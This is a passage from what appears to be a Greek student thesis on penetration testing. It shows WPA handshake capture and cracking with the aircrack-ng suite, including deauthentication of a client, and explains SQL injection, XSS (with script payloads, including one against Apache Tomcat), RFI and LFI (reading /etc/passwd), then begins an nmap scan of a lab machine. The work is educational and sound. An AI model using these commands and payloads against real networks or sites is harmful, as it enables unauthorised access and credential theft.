Επίσης να πούμε πως το να κάνουμε bruteforcing είναι πολύ χρονοβόρο αφού ένας υπολογιστής μπορεί να δοκιμάζει μόνο από 50 έως 300 κωδικούς το δευτερόλεπτο.

Ας αρχίσουμε τη διαδικασία αρχικά ξεκινάμε όπως και προηγουμένως τρέχοντας την παρακάτω εντολή.


```
Airmon-ng start wlan0
```

για να ενεργοποιήσουμε το monitor mode mon0

Έπειτα δίνουμε στη κονσόλα

```
Airodump-ng mon0
```


Για να δούμε τα ασύρματα δίκτυα που υπάρχουν, σε αυτή τη μέθοδο θα χρησιμοποιήσω το ίδιο router με πριν μόνο που τώρα θα είναι wpa οπότε θα παρατηρήσουμε πως η mac address θα είναι ίδια με πριν.



Όπως βλέπουμε τώρα έχουμε και άλλα ασύρματα δίκτυα αλλά θα διαλέξουμε το πρώτο και θα τρέξουμε την συνηθισμένη εντολή έτσι ώστε να αρχίσουμε να αποθηκεύουμε πακέτα.

```
Airodump-ng –c 6 –w wpa –bssid 00:05:59:34:9E:53 mon0
```

Και τώρα βλέπουμε αυτό:



Στην εικόνα βλέπουμε ότι κάτω από το station μας δίνει μια mac που θα είναι σημαντική γιατί είναι η mac address του client.


Όπου τώρα καταγράφουμε πακέτα…

Ήρθε η ώρα να τρέξουμε την επίθεση μας ώστε να πάρουμε το 4-way handshake όπου σε αυτή την επίθεση χρησιμοποιούμε το client λέγοντας του ότι δεν υπάρχει σύνδεση του access point και του client (deauthentication), οπότε ο client θα προσπαθήσει να επανασυνδεθεί και έτσι θα πάρουμε το 4-way handshake.

Για να γίνει αυτό θα δώσουμε στη κονσόλα την εντολή αυτή:


```
Aireplay-ng -0 1 –a 00:05:59:34:9E:53 –c F8:0C:F3:5E:A1:14 mon0
```

Ο αριθμός 1 λέει πόσες φορές να κάνουμε deauthenticate το client.



Αφού τρέξαμε την εντολή και έγινε σωστά βλέπουμε εκεί όπου το έχω κυκλώσει ότι πήραμε το 4-way handshake και τώρα μπορούμε να δοκιμάσουμε να βρούμε το κωδικό με το aircrack-ng το οποίο σε αυτή τη διαδικασία απλά θα δοκιμάσει κωδικούς από κάποια λίστα.

Η λίστα περιέχει κάποιους κωδικούς και για τη παρουσίαση αυτή θα έχει μέσα και το σωστό. Παρακάτω βλέπουμε τους κωδικούς που έχει μέσα η λίστα.




Τρέχουμε οπότε την εντολή

```
Aircrack-ng –w /root/Desktop/list.lst –b 00:05:59:34:9E:53 wpa-01.cap
```

Η επιλογή –w θα διαβάσει τους κωδικούς από τη λίστα που βρίσκεται στη συγκεκριμένη τοποθεσία.

Θα δούμε αυτό



Όπου και βλέπουμε ότι ο κωδικός βρέθηκε και είναι ptyxiaki.

Υπάρχει και ο τρόπος WPS όπου ενεργοποιείται από το router και είναι ένα pin όπου γίνεται απλά να το κάνεις bruteforce αλλά δεν θα δείξουμε εδώ πως γίνεται.

ΚΕΦΑΛΑΙΟ 4

Αδυναμίες στους server υπάρχουν πολλές είτε σε υπηρεσίες που τρέχουν πίσω από τα ports είτε στις ιστοσελίδες όπου υπάρχουν σε ένα server. Εδώ θα δούμε τι αδυναμίες υπάρχουν και πως δουλεύουν έτσι ώστε να καταλάβουμε από τη μεριά του επιτιθέμενου τι γίνεται, αλλά όχι μόνο σε αυτόν αλλά και στο server.

Αρχικά να πούμε πως τρέχοντας διάφορες υπηρεσίες έχουμε αναγκαστικά κάποια ports ανοιχτά οπότε είναι έτοιμα να τα εκμεταλλευτούμε με κάποια exploits, όμως ας πούμε πως δουλεύουν διάφορες επιθέσεις όπως sql injection, lfi,rfi,xss.

Ας αρχίσουμε με το τι είναι το sql injection και πως δουλεύει.

Sql injection είναι μια τεχνική η οποία μπορούμε να τρέξουμε κώδικα στο server και χρησιμοποιείται για να επιτίθεται σε εφαρμογές βάσης δεδομένων, όπου προσθέτουμε κακόβουλο κώδικα έτσι ώστε να πάρουμε δεδομένα από το database, όπως για παράδειγμα usernames,passwords,emails...

Επόμενη επίθεση που θα δούμε πως δουλεύει είναι το xss ή αλλιώς cross site scripting, η οποία βασίζεται στο κώδικα javascript! Ας δούμε τι είναι και πως δουλεύει.

Με τον όρο **Cross-site scripting** ή XSS αναφερόμαστε στην εκμετάλλευση διάφορων ευπαθειών (vulnerabilities) υπολογιστικών συστημάτων με εισαγωγή κώδικα HTML ή Javascript σε κάποιο ιστοχώρο. Κάποιος κακόβουλος χρήστης, θα μπορούσε να εισάγει κώδικα σε έναν ιστοχώρο, μέσω ενός κειμένου εισόδου για παράδειγμα, ο οποίος αφού δεν θα φιλτραριζόταν από τον ιστοχώρο σωστά, θα μπορούσε να προκαλέσει προβλήματα στον διαχειριστή ή επισκέπτη του ιστοχώρου. Παράδειγμα:

http://www.example.com/index.html?name=<script>alert("xss revealed")</script>

Ο κακόβουλος χρήστης θα μπορούσε να επιτύχει :

- Κλοπή κωδικών/λογαριασμών κλπ προσωπικών δεδομένων
- Αλλαγή ρυθμίσεων του ιστοχώρου
- Κλοπή των *cookies*
- Ψεύτικη διαφήμιση (μέσω, π.χ., ενός συνδέσμου)

Η ευπάθεια αναφέρεται στην αδυναμία του συστήματος που υποστηρίζει ο ιστοχώρος να φιλτράρει και να απορρίψει τυχόν επιβλαβείς εισόδους.

Κατηγορίες XSS επιθέσεων

Οι περισσότεροι ειδικοί διακρίνουν τις ευπάθειες από XSS επιθέσεις σε δυο βασικές κατηγορίες: μη μόνιμες και μόνιμες. Επίσης δύο άλλες κατηγορίες που μπορούν να χωριστούν είναι σε παραδοσιακές επιθέσεις (που προκαλούνται από την πλευρά του εξηπηρετητή) και σε επιθέσεις βασισμένες σε DOM (που προκαλούνται από την πλευρά του πελάτη).

- **Μη μόνιμες**:

Οι ευπάθειες σε μη μόνιμες XSS επιθέσεις είναι και οι πιο δημοφιλείς. Αυτές οι αδυναμίες προκύπτουν όταν τα δεδομένα που δίνονται από έναν web-client χρησιμοποιούνται επιτόπου από κάποιο script, το οποίο λειτουργεί από την πλευρά του εξυπηρετητή ώστε να εμφανιστεί ένα αποτέλεσμα στον πελάτη, χωρίς όμως πρώτα να έχει προηγηθεί έλεγχος και καθαρισμός του αιτήματος που έστειλε ο πελάτης.

- **Μόνιμες**:

Οι ευπάθειες σε μόνιμες XSS επιθέσεις είναι πολύ πιο καταστροφικές. Αυτές προκύπτουν όταν τα δεδομένα τα οποία στέλνονται από κάποιον κακόβουλο χρήστη αποθηκέυονται στον εξυπηρετητή, ώστε μετά να εμφανίζονται μέσα στις ιστοσελίδες του εξυπηρετητή όταν τις επισκέπτονται άλλοι χρήστες. Ένα κλασικό παράδειγμα τέτοιου τύπου επιθέσεων είναι σε online message boards που επιτρέπουν χρήστες να δημοσιεύσουν μηνύματα σε HTML για να τα δουν άλλοι χρήστες.

- **Παραδοσιακές & Βασισμένες σε DOM ευπάθειες**:

Οι ευπάθιες απο XSS επιθέσεις οι οποίες είναι βασισμένες σε DOM δημιουργήθηκαν από την ανάπτυξη των web 2.0 εφαρμογών. Ενώ στις παραδοσιακές επιθέσεις είναι συνηθισμένο οι ευπάθειες να οφείλονται στον εξυπηρετητή όταν ετοιμάζει μια HTML απάντηση για κάποιον πελάτη, οι επιθέσεις βασισμένες σε DOM συμβαίνουν στα στάδια επεξεργασίας περιεχομένου που εκτελούνται στον πελάτη. Το όνομα αυτών των επιθέσεων προέρχεται από τον τρόπο που απεικονίζονται τα HTML ή XML αντικείμενα ο οποίος αποκαλείται Document Object Model (DOM).

Παράδειγμα XSS σε λογισμικό Apache server

Στον Apache Tomcat υπήρχε ένα κενό ασφαλείας στον κώδικα ενός αρχείου Javascript ονόματι sessionsList.jsp. Ο κώδικας χρησιμοποιούσε τις μη ασφαλείς μεταβλητές orderBy και sort. Κάποιος κακόβουλος χρήστης, θα μπορούσε, μέσω κάποιου text input field, να δώσει ως είσοδο (σε site που «έτρεχε» με Apache) Javascript κώδικα που θα έβλαπτε τον χρήστη που θα επισκεπτόταν το site κάποια

στιγμή αργότερα. Ο κώδικας θα μπορούσε να οδηγήσει τον browser του θύματος σε URL επιλογής του κακόβουλου χρήστη. Εκεί, ο τελευταίος, θα μπορούσε να οργανώσει καλύτερα την επίθεσή του μέσω Javascript κώδικα πάλι, έχοντας την «άδεια» του Apache server…

Ο κώδικας που αφορούσε την παραπάνω ευπάθεια

```
GET/manager/html/sessions?
path=/&sort="><script>alert('xss')</script>order=ASC&action=injectSessions&refresh=Refresh+Sessions+list
```

Εκδόσεις που έχουν το πρόβλημα

Apache Tomcat 6.0.2 – 6.0.20 εκτός 6.0.10 και 6.0.11

Πως θα εντοπίσεις εάν μία ιστοσελίδα είναι τρωτή

Ο όρος Cross-site scripting (XSS) αναφέρεται στην εκμετάλλευση διαφόρων ευπαθειών υπολογιστικών συστημάτων (π.χ. ιστοχώρων), όπου κάποιος κακόβουλος χρήστης θα μπορούσε να εισάγαγει κακόβουλο κώδικα, ο οποίος θα προκαλέσει προβλήματα στον διαχειριστή ή τον επισκέπτη του ιστοχώρου. Τα ευπαθή σημεία, ως προς τα cross-site-scripts, μπορεί να είναι δύσκολο να αναγνωρισθούν και να αφαιρεθούν από μια Διαδικτυακή εφαρμογή. Η καλύτερη πρακτική για να αναζητήσει κανείς αυτού του είδους τα σημεία, είναι να πραγματοποιήσει μια εκτενή ανασκόπηση του κώδικα αναζητώντας τα σημεία αυτά όπου εισάγει δεδομένα, μέσω μιας φόρμας εισόδου, τα οποία πιθανόν να οδηγούν σε κάποιο HTML output. Μια ποικιλία από HTML tags (όπως <img src…>, <iframe … >, <bgsound scr…> κλπ) μπορούν να χρησιμοποιηθούν για την μετάδοση ενός κακόβουλου κώδικα JavaScript. Ειδικές εφαρμογές-σαρωτές, που υπάρχουν στο διαδίκτυο, όπως τα Burp Suite, Webnspect, Acunetix, Netsparker, Websecurify, NStalker κλπ., μπορούν να χρησιμοποιηθούν για την εύρεση αυτών των κακόβουλων λογισμικών, όμως μαζί με χειροκίνητο έλεγχο, καθώς τα περισσότερα από αυτά τα εργαλεία, χρησιμοποιούν συγκεκριμένα πρότυπα αναζήτησης, αγνοώντας τους διαφορετικούς τρόπους κωδικοποίησης ή τις τεχνικές παράβλεψης που μπορεί να χρησιμοποιηθούν.

Έπειτα βλέπουμε την επίθεση RFI και LFI όπου αν και σπάνιες πρέπει να αναφερθούν γιατί ακόμα υπάρχουν στο internet.

Το remote file inclusion(RFI) είναι ένα είδος αδυναμίας web εφαρμογής που γίνεται συχνά αν και είναι δύσκολο να βρεθεί είναι πολύ εύκολο να την εκμεταλλευτούμε.

Αυτή η επίθεση γίνεται όταν ο server χρειάζεται να πάρει παραπάνω πληροφορίες απο αυτές που έχει με τη βοήθεια αρχείων του χρήστη, έτσι με τη βοήθεια του αρχείου που θα ανεβάσουμε στο server θα μπορέσουμε να τρέξουμε δικό μας κώδικα στο server. Ένα παράδειγμα που χρησιμοποιείται είναι στα forums, όπου όταν έχουμε ένα λογαριασμό χρήστη μας ζητάει να συμπληρώσουμε το profile μας με άλλες πληροφορίες και να ανεβάσουμε και κάποια εικόνα. Υπάρχει ένα προγραμματάκι το οποίο μπορούμε να βάλουμε κώδικα php μέσα σε μια εικόνα και βρίσκοντας τη τοποθεσία της εικόνας στο server αν πατούσαμε το link για να δούμε την εικόνα θα τρέχαμε ταυτόχρονα και το κρυφό κώδικα μας.

Το local file inclusion(lfi) είναι περίπου το ίδιο, απλά σε αυτή τη περίπτωση δεν μπορούμε να ανεβάσουμε αρχείο στο server. Μπορούμε όμως να τρέξουμε κώδικα και αρχεία από τον ίδιο το server. Για παράδειγμα έχουμε κατι τέτοιο

```
Www.site.com/vulnerable.php?COLOR=/etc/passwd
```

Με αυτό το κώδικα θα μπορέσουμε να διαβάσουμε το αρχείο με τους χρήστες και τους κωδικούς του server έτσι ώστε να μπορέσουμε να πάρουμε πρόσβαση.

Βέβαια υπάρχουν και άλλες επιθέσεις όπως csrf αλλά δεν θα την αναφέρουμε.

ΚΕΦΑΛΑΙΟ 5

Τώρα σε αυτό το κεφάλαιο θα μιλήσουμε για τους server και τις αδυναμίες που υπάρχουν, πως θα μπορέσουμε να τις εκμεταλλευτούμε και να αποκτήσουμε πλήρη πρόσβαση ακόμα και εάν ο server έχει λειτουργικό linux που όπως ξέρουμε είναι πολύ πιο ασφαλές από τα windows. Οι server εκτός από τις υπηρεσίες που τρέχουν πίσω από συγκεκριμένα ports έχουν και άλλες αδυναμίες επειδή κάποιες κατασκευασμένες ιστοσελίδες δεν είναι ασφαλές φτιαγμένες. Όμως ας τα πάρουμε από την αρχή και να δούμε τον εύκολο τρόπο όταν μια υπηρεσία σε κάποιο port του server έχει κενό ασφαλείας! Για το σκοπό αυτό θα χρησιμοποιήσουμε μια εικονική μηχανή ως θύμα με λειτουργικό linux, το οποίο είναι φτιαγμένο για να δοκιμάζεις τεχνικές εναντίον του ως "εξάσκηση" αφού έχει είδη κάποιες αδυναμίες οι οποίες μπορούν πολύ εύκολα να συμβούν και σε κανονικές συνθήκες.


Ας αρχίσουμε όπως και προηγουμένως το λειτουργικό του επιτιθέμενου είναι τα kali linux.

Να πούμε εδώ ότι το θύμα έχει IP 192.168.2.8 και ο επιτιθέμενος 192.168.2.11.


Οπότε αρχίζουμε με ένα scan με το nmap όπου θα μας δείξει τα ports και τα services του server, με την παρακάτω εντολή.

```
Nmap 192.168.2.8  -sV –O
```

Αυτή η εντολή μας λέει να κάνει scan το 192.168.2.8 με την επιλογή –sV θα μας δείξει όλα τα services που υπάρχουν πίσω από τα ports και το –O θα μας δείξει το λειτουργικό σύστημα του server. Αυτό που θα πάρουμε ως αποτέλεσμα είναι :

